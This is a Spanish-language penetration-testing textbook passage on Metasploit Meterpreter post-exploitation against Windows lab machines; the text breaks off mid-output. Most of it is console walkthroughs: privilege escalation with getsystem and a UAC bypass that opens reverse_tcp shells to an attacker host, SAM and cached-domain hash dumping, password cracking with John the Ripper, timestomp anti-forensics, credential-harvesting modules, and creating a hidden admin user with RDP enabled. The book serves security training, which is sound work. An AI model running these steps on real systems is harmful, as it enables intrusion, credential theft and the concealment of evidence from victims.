Los comandos del módulo *priv* proporcionan funcionalidades para elevar privilegios, manipular información sensible que puede ser utilizada por un analista forense y realizar otras tareas de interés como es la manipulación del fichero SAM, *Security Account Manager*.

```
Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

Fig 4.10: Listado de comandos del módulo *priv*.

El módulo se divide en tres categorías, que permiten realizar diversas acciones. Dichas categorías son:

- *Elevate Commands*. Realiza elevaciones de privilegios en el sistema vulnerado.
- *Password Database Commands*. Obtiene información sobre usuarios y contraseñas.
- *Timestomp Commands*. Realiza la manipulación de los atributos de los archivos.

Elevate Commands

El comando *getsystem* permite realizar intentos para elevar privilegios en el sistema vulnerado. Con sistemas *Windows XP* se conseguirá realizar esta operativa de manera sencilla, pero si el usuario se encuentra con *Windows 7* la elevación de privilegios supone un reto mayor, el cual se verá más adelante.


```
meterpreter > getuid
Server username: PRUEBAS-01760CC\Administrador
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Fig 4.11: Elevación de privilegios en un sistema *Windows XP* vulnerado.

Password Database Commands

El comando *hashdump* ofrece la posibilidad de obtener los *hashes* y usuarios que se encuentran en el sistema. Como se verá más adelante esta información es importante cuando se requiere utilizar la impersonalización de usuarios.

```
meterpreter > hashdump
Administrador:500:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
Asistente de ayuda:1000:317dd0337ea2d549dc6743cd7ee77792:e1ec1bc581f420f3a0957044287996 5d:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pepe:1003:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:3cb0da961c4388978ebcc9440e725954:::
meterpreter >
```

Fig 4.12: Volcado de usuarios y *hashes* de la SAM.

Timestomp Commands

El comando *timestomp* permite manipular los atributos de un fichero del sistema vulnerado. ¿Con qué fin? Principalmente, se busca realizar un *antiforensics* con el que las pistas dejadas en el equipo queden confusas e incongruentes.

El comando implementa gran variedad de opciones que se listan a continuación:

- Modificación del último acceso. Para llevar a cabo esta acción se debe ejecutar la siguiente instrucción *timestomp <ruta fichero remoto> -a "12/22/1986 12:12:34"*. El formato de fecha va entre comillas y tiene dos campos, el primero es la fecha con el formato MM/DD/YYYY, y el segundo es la hora con formato HH:MM:SS.
- Fecha de creación del archivo. Se puede modificar la fecha de creación del archivo a través de la siguiente instrucción *timestomp <ruta fichero remoto> -c "12/22/1986 13:05:57"*.
- Fecha de modificación. Se puede modificar esta fecha con la siguiente instrucción *timestomp <ruta fichero remoto> -m "12/22/1986 23:23:12"*.
- Forzar modificación de todos los campos anteriores. Para asignar la misma fecha a los campos de último acceso, modificación y creación se dispone de la siguiente instrucción *timestomp <ruta fichero remoto> -z "12/22/1986 22:34:54"*.
- Visualización de los atributos. Para visualizar los atributos de un fichero del equipo remoto se ejecuta la siguiente instrucción *timestomp <ruta fichero> -v*.
- Para ejecutar una operación sobre los atributos de un directorio de manera recursiva se dispone de la siguiente instrucción *timestomp <ruta fichero> -r*.

```
meterpreter > timestomp c:\\hack.txt -v
Modified      : 2012-08-28 18:44:58 +0200
Accessed      : 2012-08-29 14:30:24 +0200
Created       : 1986-12-22 12:12:34 +0100
Entry Modified: 2012-08-29 14:28:31 +0200
meterpreter > timestomp c:\\hack.txt -e "12/22/1986 12:12:34"
[*] Setting specific MACE attributes on c:\hack.txt
meterpreter > timestomp c:\\hack.txt -v
Modified      : 2012-08-28 18:44:58 +0200
Accessed      : 2012-08-29 14:30:24 +0200
Created       : 1986-12-22 12:12:34 +0100
Entry Modified: 1986-12-22 12:12:34 +0100
meterpreter > timestomp c:\\hack.txt -m "12/22/1986 12:12:34"
[*] Setting specific MACE attributes on c:\hack.txt
meterpreter > timestomp c:\\hack.txt -v
Modified      : 1986-12-22 12:12:34 +0100
Accessed      : 2012-08-29 14:34:32 +0200
Created       : 1986-12-22 12:12:34 +0100
Entry Modified: 1986-12-22 12:12:34 +0100
meterpreter > timestomp c:\\hack.txt -h

Usage: timestomp file_path OPTIONS
```

Fig 4.13: Manipulación de atributos de un fichero en el equipo remoto.

3. Scripts de Meterpreter

Existen gran cantidad de *scripts* que se pueden ejecutar por *Meterpreter* en la máquina vulnerada a través del comando *run*. Para conocer que *scripts* hay disponibles en una sesión de *Meterpreter* se debe escribir el comando *run* y mediante el uso del tabulador para autocompletar se mostrará un mensaje con todas las posibilidades que se disponen.

```
meterpreter > run                                   run event_manager
Display all 189 possibilities? (y or n)             run file_collector
run arp_scanner                                     run get_application_list
run autoroute                                       run get_env
run checkvm                                         run get_filezilla_creds
run credcollect                                     run get_local_subnets
run domain_list_gen                                 run get_pidgin_creds
run dumplinks                                       run get_valid_community
run duplicate                                       run getcountermeasure
run enum_chrome                                     run getgui
run enum_firefox                                    run gettelnet
run enum_logged_on_users                            run getvncpw
run enum_powershell_env                             run hashdump
run enum_putty                                      run hostsedit
run enum_shares                                     run keylogrecorder
run enum_vmware                                     run killav
```

Fig 4.14: Visualizar listado de *scripts* disponibles en una sesión de *Meterpreter*.

Algunos *scripts* realizan funcionalidades similares a las de algunos comandos comentados anteriormente. En este apartado se estudiarán los que se consideran más interesantes para el auditor y la fase de *post-explotación*.

Los *scripts* son desarrollados por la comunidad, lo que hace que existan gran cantidad de ellos Algunos se pueden obtener mediante *subversion* y otros es obligatorio hacerlo de manera manual En la ruta */pentest/exploits/framework3/scripts/meterpreter* se dispone de gran cantidad de *scripts* de este *payload* tan especial. Los *scripts* que vienen con *Metasploit* depende de la versión que se obtenga del producto y las actualizaciones que vayan surgiendo de éste.

winenum: el informador

Este *script* es el más completo para la recopilación de información de la máquina vulnerada. Los resultados se almacenan en la máquina del atacante en la ruta */root/.msf3/logs/scripts*, o si el *framework* es la versión 4 la ruta sería */root/.msf4/logs/scripts*.

winenum realiza numerosas acciones, entre las que destacan lanzar gran cantidad de órdenes de línea de comandos y de órdenes de WMI, obtener un listado de aplicaciones que se encuentren instaladas en la máquina vulnerada, realizar un volcado de los *hashes* de la máquina, obtener un listado de *tokens*, etcétera.

```
meterpreter > run winenum
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 192.168.0.59:445...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/PRUEBAS-01760CC_20120829.5430/PRUEBAS-01760CC_20120829.5430.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/PRUEBAS-01760CC_20120829.5430
[*] Checking if PRUEBAS-01760CC is a Virtual Machine ........
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command route print
[*]     running command ipconfig /displaydns
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command cmd.exe /c set
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command tasklist /svc
[*]     running command net localgroup
[*]     running command net user
[*]     running command net group
[*]     running command net share
[*]     running command net session
[*]     running command gpresult /SCOPE USER /Z
```

Fig 4.15: Ejecución del *script winenum*.

La ejecución de *winenum* proporciona gran cantidad de archivos como se puede visualizar en la imagen. Esta información se almacena en la ruta */root/.msf3/logs/scripts/winenum/<nombre máquina>*. Esta cantidad de información puede ayudar al auditor a comprender el estado de la máquina y de su entorno real. A continuación se puede visualizar una tabla distribuida por contenido y los archivos que se pueden encontrar.

Archivos	Temática
arp__a.txt *ipconfig__all.txt* *ipconfig__displaydns.txt* *netsh_firewall_show_config.txt* *netstat__nao.txt* *netstat__ns.txt* *netstat__vb.txt* *net_view__domain.txt* *net_view.txt* *route_print.txt*	Información, configuración y estado de la red
gpresult__SCOPE_COMPUTER__Z.txt *gpresult__SCOPE_USER__Z.txt*	Políticas del sistema
hashdump.txt *net_accounts.txt* *net_group.txt* *net_group_administrators.txt* *net_localgroup.txt* *net_localgroup_administrators.txt* *net_session.txt* *net_user.txt* *tokens.txt*	Información usuario y *hashes*
net_share.txt	Recursos compartidos
program_list.csv	Aplicaciones

Tabla 4.01: Archivos y temática de los resultados de *Winenum*.

```
root@bt:~/.msf4/logs/scripts/winenum/PRUEBAS-01760CC_20120829.5430# ls
arp__a.txt                          net_share.txt
cmd_exe__c_set.txt                  netsh_firewall_show_config.txt
gpresult__SCOPE_COMPUTER__Z.txt     netstat__nao.txt
gpresult__SCOPE_USER__Z.txt         netstat__ns.txt
hashdump.txt                        netstat__vb.txt
ipconfig__all.txt                   net_user.txt
ipconfig__displaydns.txt            net_view__domain.txt
net_accounts.txt                    net_view.txt
net_group_administrators.txt        programs_list.csv
net_group.txt                       PRUEBAS-01760CC_20120829.5430.txt
net_localgroup_administrators.txt   route_print.txt
net_localgroup.txt                  tasklist__svc.txt
net_session.txt                     tokens.txt
root@bt:~/.msf4/logs/scripts/winenum/PRUEBAS-01760CC_20120829.5430# cat hashdump.txt
Administrador:500:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
Asistente de ayuda:1000:317dd0337ea2d549dc6743cd7ee77792:e1ec1bc581f420f3a09570442879965d:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pepe:1003:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:3cb0da961c4388978ebcc9440e725954:::
```

Fig 4.16: Archivos generados por el *script winenum*.

Existe un *script* denominado *remotewinenum* cuya funcionalidad es idéntica a *winenum*, pero para máquinas remotas. Se debe proporcionar el usuario, la contraseña y la dirección de la máquina objetivo. Es decir, se utiliza de puente la máquina vulnerada para, sabiendo las credenciales de un usuario de otra máquina, recoger información de una tercera máquina de la red. Por otro lado, también se puede ejecutar este *script* sin parámetros, lo cual hará que se ejecute con las credenciales o identidad con las que está corriendo *Meterpreter*.

Los scripts get

Este tipo de *scripts* proporcionan, generalmente, la activación o habilitación de un servicio, como puede ser el caso del escritorio remoto o activar *telnet*, y la recuperación de información sobre el entorno y las credenciales de ciertos servicios o aplicaciones. Este tipo de *script* pueden ser de gran ayuda en una fase de *post-explotación* debido, precisamente, a las funcionalidades comentadas anteriormente.

A continuación se muestra un listado de los *scripts* cuyas funcionalidades son las de recolección de credenciales e información del entorno vulnerado:

Script	Descripción
get_application_list	Devuelve un listado con las aplicaciones instaladas en la máquina vulnerada.
get_env	Devuelve el listado de las variables de entorno de la máquina vulnerada.
get_filezilla_creds	Obtiene las credenciales almacenadas por *Filezilla* si la aplicación se encuentra instalada en el sistema vulnerado.
get_local_subnets	Devuelve un listado de las subredes en las que se encuentra la máquina vulnerada.
get_pidgin_creds	Obtiene las credenciales almacenadas por *Pidgin* si la aplicación se encuentra instalada en el sistema vulnerado.
get_vncpw	Obtiene credenciales de VNC, recuperándolas del registro de *Windows*.

Tabla 4.02: Listado de *scripts get* para recolección de credenciales e información del entorno.

Los *scripts getcountermeasure, gettelnet* y *getgui* aportan unas funcionalidades muy interesantes en la fase de *post-explotación*.

El *script getcountermeasure* proporciona información sobre la configuración del *firewall* en la máquina vulnerada. Además, da información de la política que dispone la máquina víctima sobre DEP, *Data Execution Prevention*.

El *script gettelnet* permite al atacante habilitar el servicio de *Telnet* en el puerto 23. Existen distintas opciones, como son la posibilidad de habilitar sólo el servicio. En este caso lo normal sería conocer un usuario y una contraseña para poder conectarse con una aplicación de *Telnet*, por ejemplo *Putty*.

Gettelnet dispone, además, de la posibilidad de crear un usuario con contraseña en la ejecución de este *script*, mediante la instrucción *run gettelnet –u <usuario> -p <password>*. Después, simplemente, hay que utilizar una aplicación que soporte el protocolo de *Telnet* para conectarse con dicho usuario y contraseña. Por último, comentar que se genera un *script* para limpiar la acción de creación de usuario, el cual está disponible en la ruta */root/.msf3/logs/script/gettelnet/clean_up__<fecha>.rc*.

PoC: Creación de usuario y habilitación de escritorio remoto

El *script getgui* permite habilitar el servicio de escritorio remoto. Además, si se tiene acceso a una *shell* se puede crear fácilmente un usuario con las credenciales que se desee y añadirlo al grupo de administradores de la máquina. Por último, si se conoce el nombre de un usuario y la contraseña de éste y se habilita la posibilidad de conectar remotamente con el escritorio de la máquina vulnerada, se podrá gestionar gráficamente dicho sistema haciendo mucho más sencillo su manipulación. Hay que tener en cuenta que esta acción puede dejar más huellas que el uso de una simple *shell*.

En el escenario se parte de una sesión de *Meterpreter* obtenida tras la explotación en la fase anterior del test de intrusión. La primera acción que ejecutará el auditor es conocer o recordar de qué parámetros dispone el *script getgui*. Dicho *script* dispone de los parámetros –e para sólo habilitar el servicio, -u para crear un usuario y –p para asignarle una contraseña, el funcionamiento es similar al *script gettelnet*.

En primer lugar se habilita el servicio de escritorio remoto, y además se crea un usuario denominado *hacked* con su respectiva contraseña como se puede visualizar en la imagen.

```
meterpreter > run getgui -u hacked -p 123abc. -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] Setting user account for logon
[*]     Adding User: hacked with Password: 123abc.
```

Fig 4.17: Habilitar servicio de escritorio remoto con *getgui*.

A continuación hay que estudiar las políticas de seguridad que dispone el sistema. Es altamente posible que para conectar vía escritorio remoto se deba pertenecer al grupo de administradores de la máquina. Se procede a abrir una *shell* o línea de comandos vía *Meterpreter* y se ejecuta la instrucción correspondiente para añadir el usuario *hacked* al grupo de administradores de la máquina.

```
meterpreter > shell
Process 1124 created.
Channel 5 created.
Microsoft Windows XP [illegible] 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net localgroup administradores hacked /add
net localgroup administradores hacked /add
Se ha completado el comando correctamente.
```

Fig 4.18: Adición del usuario *hacked* al grupo de administradores.

Una vez que se dispone de un usuario perteneciente al grupo de administradores se puede utilizar la herramienta *rdesktop* disponible en *BackTrack* para realizar la conexión. La instrucción a ejecutar es la siguiente *rdesktop –u hacked –p 123abc. <Dirección IP>*.





Fig 4.19: Conexión mediante escritorio remoto a la máquina vulnerada.

Por último y una vez realizada la acción que se requiera mediante el uso del escritorio remoto, se va a proceder a la eliminación automática del usuario y a la desactivación del servicio de escritorio remoto. De este modo, se evita levantar sospechas y se deja el sistema en el estado en el que se encontraba desde un principio.

Cuando se habilitó el servicio de escritorio remoto a través del *script getgui*, se creó automáticamente un *script* de automatización en la ruta */root/.msf4/logs/script/getgui/clean_up__<fecha>.rc* con el que se automatiza la acción de deshabilitar el servicio y la eliminación del usuario.

```
meterpreter > resource /root/.msf4/logs/scripts/getgui/clean_up__20120829.4806.rc
[*] Reading /root/.msf4/logs/scripts/getgui/clean_up__20120829.4806.rc
[*] Running reg setval -k 'HKLM\System\CurrentControlSet\Control\Terminal Server' -v 'fDenyTSCon
nections' -d "1"

Successful set fDenyTSConnections.
[*] Running execute -H -f cmd.exe -a "/c sc config termservice start= disabled"

Process 3676 created.
[*] Running execute -H -f cmd.exe -a "/c sc stop termservice"

Process 3696 created.
[*] Running execute -H -f cmd.exe -a "/c 'netsh firewall set service type = remotedesktop mode =
 enable'"

Process 3716 created.
meterpreter >
```

Fig 4.20: Proceso automatizado para eliminación y desactivación del servicio RDP.

Los scripts post

Los *scripts post* son denominados así por la ruta en la que se encuentran. Algunos de estos *scripts* proporcionan funcionalidades ya estudiadas, es por esto, que algunos usuarios comentan que *Metasploit* es caótico, ya que se dispone de la misma funcionalidad con distinto nombre o ubicación. La ruta donde se alojan estos *scripts* es *post/<categoria>/<tipo>*.

Este tipo de *scripts* disponen de dos categorías principales *multi* y *windows*. La categoría *multi* contiene los *scripts* válidos para otros *Meterpreter* en otras plataformas, es decir, son *scripts* independientes de la plataforma. La categoría *windows* en cambio son *scripts* válidos sólo para sistemas operativos *Windows*.

En primer lugar se tratarán los *scripts multi*, los cuales pueden ser organizados en tres tipos:

- *Gather*. Este tipo de *scripts* sirven para recolectar información de aplicaciones, del sistema, del entorno, de la red, de credenciales de aplicaciones, etcétera.
- *Manage*. Este tipo de *scripts* permite gestionar otros *scripts*.
- *General*. Permiten realizar acciones de ejecución y cierre de tareas en *Meterpreter*.

Los *scripts windows* son más variados y específicos del propio sistema operativo, permitiendo realizar numerosas tareas sobre la máquina vulnerada. A continuación se organizan los diferentes tipos en detalle.

Wireless Scripts

Este tipo de *scripts* proporcionan funcionalidades relacionadas con la temática *Wireless* o redes inalámbricas. El objetivo de éstos es extraer el máximo de información de los perfiles *Wireless* que pueden existir almacenados en la máquina vulnerada. En sistemas *Windows 7 o Windows Vista* se obtiene la contraseña para redes WPA, mientras que en *Windows XP* se obtiene la llave PBKDF2 derivada.

Por mencionar algunos, el *script post/windows/wlan/wlan_bss_list* proporciona información sobre las redes *wireless* que tiene configuradas la máquina vulnerada. El *script post/windows/wlan/wlan_current_connection* muestra a qué red *WiFi* está conectada la máquina vulnerada, en caso de que se encuentre conectado a alguna. El *script post/windows/wlan/wlan_disconnect* intenta desconectar a la máquina vulnerada de la conexión *WiFi*. Y por último, el *script post/windows/wlan/wlan_profile* recupera la información, en formato XML, referida a las redes *wireless* configuradas en la máquina vulnerada, incluyendo información como la contraseña de la red *WiFi*.

Recon Scripts

Este tipo de *scripts* proporcionan funcionalidad con la que se pueden obtener resoluciones de nombres y descubrimiento de direcciones IP. Estos *scripts* utilizan *Railgun* para llevar a cabo su cometido.

Manage Scripts

Este tipo de *scripts* permite realizar acciones de gestión sobre la máquina vulnerada. La lista de acciones es amplia y variada, por ello, se enumeran las más interesantes en la siguiente lista:

- Gestión de usuarios. Los *scripts post/windows/manage/delete_user* o *post/windows/manage/add_user_domain* permiten realizar acciones sobre los usuarios de un dominio, grupo de dominios o máquina local.
- Gestión de elementos de red. La manipulación de certificados se realiza mediante el uso de los *scripts post/windows/manage/inject_ca* o *post/windows/manage/remove_ca*, y la manipulación de *hosts* mediante *post/windows/manage/inject_host* o *post/windows/manage/remove_host*. El comando *autoroute* también se encuentra presente mediante el *script post/windows/manage/autoroute* y la habilitación del escritorio remoto se puede hacer con el script *post/windows/manage/enable_rdp*.
- Gestión de procesos y *payloads*. Con este tipo de *scripts* se puede compartir la máquina vulnerada con otro equipo mediante la inyección de un nuevo *payload* a través de la ejecución de *post/windows/manage/payload_inject LHOST=<dirección IP máquina nuevo equipo>*. Lógicamente, el nuevo equipo deberá tener montado el *handler exploit/multi/handler* para recibir la sesión. El comando *migrate* también dispone de un *script* con *post/windows/manage/migrate*.
- Ejecución de un *script* de *Microsoft Windows PowerShell*. Esta posibilidad dota de flexibilidad y potencia a *Metasploit*. En una sesión de *Meterpreter* se puede ejecutar un *script* de *PowerShell* gracias al *script post/windows/manage/powershell/exec_powershell*.

Es recomendable visualizar el listado de los *scripts* de gestión ya que aportan gran flexibilidad y potencia a la sesión de *Meterpreter*. A continuación se puede visualizar el listado de *scripts* disponibles.

```
meterpreter > run post/windows/manage/
run post/windows/manage/add_user_domain            run post/windows/manage/persistence
run post/windows/manage/autoroute                  run post/windows/manage/powershell/exec_powershell
run post/windows/manage/delete_user                run post/windows/manage/pxexploit
run post/windows/manage/download_exec              run post/windows/manage/remove_ca
run post/windows/manage/enable_rdp                 run post/windows/manage/remove_host
run post/windows/manage/inject_ca                  run post/windows/manage/run_as
run post/windows/manage/inject_host                run post/windows/manage/vss_create
run post/windows/manage/migrate                    run post/windows/manage/vss_list
run post/windows/manage/multi_meterpreter_inject   run post/windows/manage/vss_mount
run post/windows/manage/nbd_server                 run post/windows/manage/vss_set_storage
run post/windows/manage/payload_inject             run post/windows/manage/vss_storage
```

Fig 4.21: Lista de *scripts* de gestión de *post/windows/manage*.

Gather Scripts

Los *scripts* de tipo *gather* proporcionan funcionalidad para recolectar y comprobar todo tipo de información en la máquina vulnerada. Son los *scripts* que más abundan en *Meterpreter* y pueden ayudar y mucho a conocer el estado de la máquina, del entorno y obtener el máximo de información, tanto confidencial como relevante, de dicha máquina.

Se pueden organizar por temáticas u objetivos, los cuales se enumeran a continuación:

- Credenciales. Los *scripts post/windows/gather/credentials* son capaces de recoger las credenciales de gran cantidad de aplicaciones o servicios que se encuentren presenten en la máquina vulnerada.

```
use post/windows/gather/credentials/coreftp
use post/windows/gather/credentials/credential_collector
use post/windows/gather/credentials/dyndns
use post/windows/gather/credentials/enum_cred_store
use post/windows/gather/credentials/enum_picasa_pwds
use post/windows/gather/credentials/epo_sql
use post/windows/gather/credentials/filezilla_server
use post/windows/gather/credentials/flashfxp
use post/windows/gather/credentials/ftpnavigator
use post/windows/gather/credentials/gpp
use post/windows/gather/credentials/idm
use post/windows/gather/credentials/imail
use post/windows/gather/credentials/imvu
use post/windows/gather/credentials/meebo
use post/windows/gather/credentials/mremote
use post/windows/gather/credentials/nimbuzz
use post/windows/gather/credentials/outlook
use post/windows/gather/credentials/razorsql
use post/windows/gather/credentials/smartftp
use post/windows/gather/credentials/tortoisesvn
use post/windows/gather/credentials/total_commander
use post/windows/gather/credentials/trillian
use post/windows/gather/credentials/vnc
use post/windows/gather/credentials/windows_autologin
use post/windows/gather/credentials/winscp
use post/windows/gather/credentials/wsftp_client
```

Fig 4.22: Listado de *scripts* para recolección de credenciales en la máquina vulnerada.

- Comprobaciones y enumeraciones. El *script post/windows/gather/checkvm* permite comprobar si la máquina vulnerada es una máquina virtual o no. En caso afirmativo se especifica qué tipo de *software* de virtualización se está utilizando. Los *scripts* que se encuentran en la ruta *post/windows/gather/enum* permiten enumerar o listar una serie de recursos o propiedades. Por ejemplo, se pueden listar las aplicaciones instaladas en la máquina vulnerada, listar los dispositivos que contiene, listar los usuarios logueados, los recursos compartidos, los *tokens*, etcétera.

```
post/windows/gather/enum_applications
post/windows/gather/enum_artifacts
post/windows/gather/enum_chrome
post/windows/gather/enum_computers
post/windows/gather/enum_devices
post/windows/gather/enum_dirperms
post/windows/gather/enum_domain
post/windows/gather/enum_domain_group_users
post/windows/gather/enum_domain_tokens
post/windows/gather/enum_domains
post/windows/gather/enum_files
post/windows/gather/enum_hostfile
post/windows/gather/enum_ie
post/windows/gather/enum_logged_on_users
post/windows/gather/enum_ms_product_keys
post/windows/gather/enum_powershell_env
post/windows/gather/enum_services
post/windows/gather/enum_shares
post/windows/gather/enum_snmp
post/windows/gather/enum_termserv
post/windows/gather/enum_tokens
post/windows/gather/enum_unattend
```

Fig 4.23: Listado de *scripts* para enumerar recursos y propiedades.

- Forense. Existen *scripts* para realizar búsquedas forenses en la máquina vulnerada. Por ejemplo, el *script post/windows/gather/forensics/imager* permite realizar una imagen *byte* a *byte* de discos remotos o volúmenes. El *script post/windows/gather/forensics/enum_drives* permite listar las unidades y volúmenes de la máquina vulnerada. Estos *scripts* son interesantes para realizar pequeñas pruebas de análisis forense en remoto sobre la máquina vulnerada.

- Espionaje de pantalla. Mediante el uso de *post/windows/gather/screen_spy* se realiza una captura de pantalla cada 5 segundos, configurables, por lo que se va reconstruyendo lo que está viendo la víctima. Realmente, para realizar espionaje de pantalla es mejor utilizar VNC, sin controlar la máquina víctima, simplemente para visualizar lo que está realizando la máquina vulnerada.

PoC: Obteniendo hashes de usuarios de dominio

En esta breve prueba de concepto se presenta el siguiente escenario:

- El auditor ha vulnerado una máquina, aparentemente no es una máquina de dominio. Pero al ejecutar el *script post/windows/gather/cachedump* éste observará que hay credenciales de usuarios de un dominio.
- La máquina vulnerada es *Windows XP SP3* y el auditor utiliza *BackTrack 5*.

El punto de partida es la sesión de *Meterpreter*, al lanzar el *script post/windows/gather/cachedump* se obtendrá un listado de usuarios y *hashes* de dominio, entre ellos el administrador del dominio. ¿Cómo es esto posible? Los sistemas operativos *Windows* almacenan por defecto, es decir por política, los últimos 10 usuarios que han iniciado sesión en el dominio correctamente. Para sistemas operativos *Windows XP/2003* los *hashes* se almacenan en formato *MSCash1* y puede ser *crackeado* de manera rápida, con velocidades de miles de *hashes* por segundo. En sistemas operativos *Winodws Vista/2008* y superiores se almacenan en un formato mucho más seguro como es *MSCash2*, el cual hace que se logren velocidades 10 veces inferiores a la anterior versión del algoritmo.

```
meterpreter > run post/windows/gather/cachedump

[*] Executing module against PRUEBAS-01760CC
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] XP compatible client
[*] Obtaining LK$KM...
[*] Dumping cached credentials...
[*] John the Ripper format:
flu:03f08afb1f3fe646e91608af18f8f692:METASPLOIT.LOCALf:METASPLOIT
administrador:74e8d8c50bb4ab36bb7d5edd408c8649:METASPLOIT.LOCALA:METASPLOIT
[*] Hash are in MSCACHE format. (mscash)
```

Fig 4.24: Obtención de *hashes* de dominio para su posterior *cracking*.

Una vez conseguidos los *hashes* se pueden *crackear* con la ayuda de las aplicaciones *Cain* o *John The Ripper*. Otra opción a estudiar es la posibilidad de utilizar una GPU para agilizar, y mucho, el proceso de fuerza bruta.

```
root@bt:/pentest/passwords/john# ./john --wordlist:/root/diccionario.txt --format:mscash /root/w
ee.txt
Loaded 2 password hashes with 2 different salts (M$ Cache Hash [Generic 1x])
123abc.          (administrador)
123abc.          (flu)
guesses: 2  time: 0:00:00:00 100.00% (ETA: Fri Aug 31 15:56:51 2012)  c/s: 1000  trying: 123 - k
akaaa
```

Fig 4.25: Cracking de *hashes MSCashv1* con *John The Ripper*.

Escalate Scripts

Este tipo de *scripts* son a la vez *mini exploits* ya que se encargan de intentar elevar privilegios en la máquina vulnerada. El éxito de la ejecución de estos *scripts* dependerá del sistema operativo donde se ejecuten.

Uno de los más famosos para sistemas *Windows XP* es *post/windows/escalate/getsystem*. El *script post/windows/escalate/bypassuac* permite elevar privilegios en sistemas *Windows 7* o *Windows Vista*, y de este modo llegar a ser el usuario *System*.

PoC: Bypass a UAC en Windows 7 con obtención de información WLAN

En esta prueba de concepto se presenta un escenario en el que el auditor ha explotado una vulnerabilidad en un sistema como *Windows 7, Windows Vista*, o *Windows Server 2008/R2*, en este caso se hará referencia siempre a *Windows 7*.

El auditor dispone de una sesión de *Meterpreter* con un usuario estándar sin privilegios. El objetivo es elevar privilegios llegando a ser usuario *System* y obtener información sobre las redes *wireless* que tiene configurado y utilizar así la máquina vulnerada. Además, de encontrar información útil sobre contraseñas de las redes *wireless*, lo cual puede aportar una nueva vía de investigación en el test de intrusión.

```
payload => windows/meterpreter/reverse_tcp
lhost => 192.168.1.40
lport => 4444
[*] Started reverse handler on 192.168.1.40:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.42
[*] Meterpreter session 1 opened (192.168.1.40:4444 -> 192.168.1.42:1079) at 2012-08-31 02:14:08
+0200

meterpreter > getuid
Server username: bit-PC\pablo
```

Fig 4.26: Obtención de la consola de *Meterpreter*.

```
msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getsystem

^C[-] Error running command getsystem: Interrupt
meterpreter > getuid
Server username: bit-PC\pablo
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.
```

Fig 4.27: Intento de elevación de privilegios sin éxito.

La primera acción que se intentará es utilizar el *script* de tipo *elevate* para realizar un *bypass* a UAC. Tras lanzar el *script post/windows/escalate/bypassuac* se obtiene una nueva sesión de *Meterpreter*, con identificador distinto lógicamente. Si se ejecuta el comando *sessions –l* en *msfconsole* se puede visualizar que, aparentemente, se dispone de una nueva sesión de *Meterpreter* con el mismo usuario que en la sesión previa.

Realmente esto no es cierto, ya que cuando se interactúe con la nueva sesión de *Meterpreter* y se ejecute la instrucción *getsystem*, se obtendrá éxito en el intento de elevación de privilegios en la máquina vulnerada.


```
meterpreter > run post/windows/escalate/bypassuac

[*] Started reverse handler on 192.168.1.40:4444
[*] Starting the payload handler...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
meterpreter >
[*] Sending stage (752128 bytes) to 192.168.1.42
[*] Meterpreter session 2 opened (192.168.1.40:4444 -> 192.168.1.42:1086) at 2012-08-31 02:21:33
+0200
[*] Session ID 2 (192.168.1.40:4444 -> 192.168.1.42:1086) processing InitialAutoRunScript 'migra
te -f'
[*] Current server process: mFzdzdwLsDqgv.exe (4248)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3996
[+] Successfully migrated to process

meterpreter > background
[*] Backgrounding session 1...
msf  exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information            Connection
  --  ----                   -----------            ----------
  1   meterpreter x86/win32  bit-PC\pablo @ BIT-PC  192.168.1.40:4444 -> 192.168.1.42:1079 (192.
168.1.42)
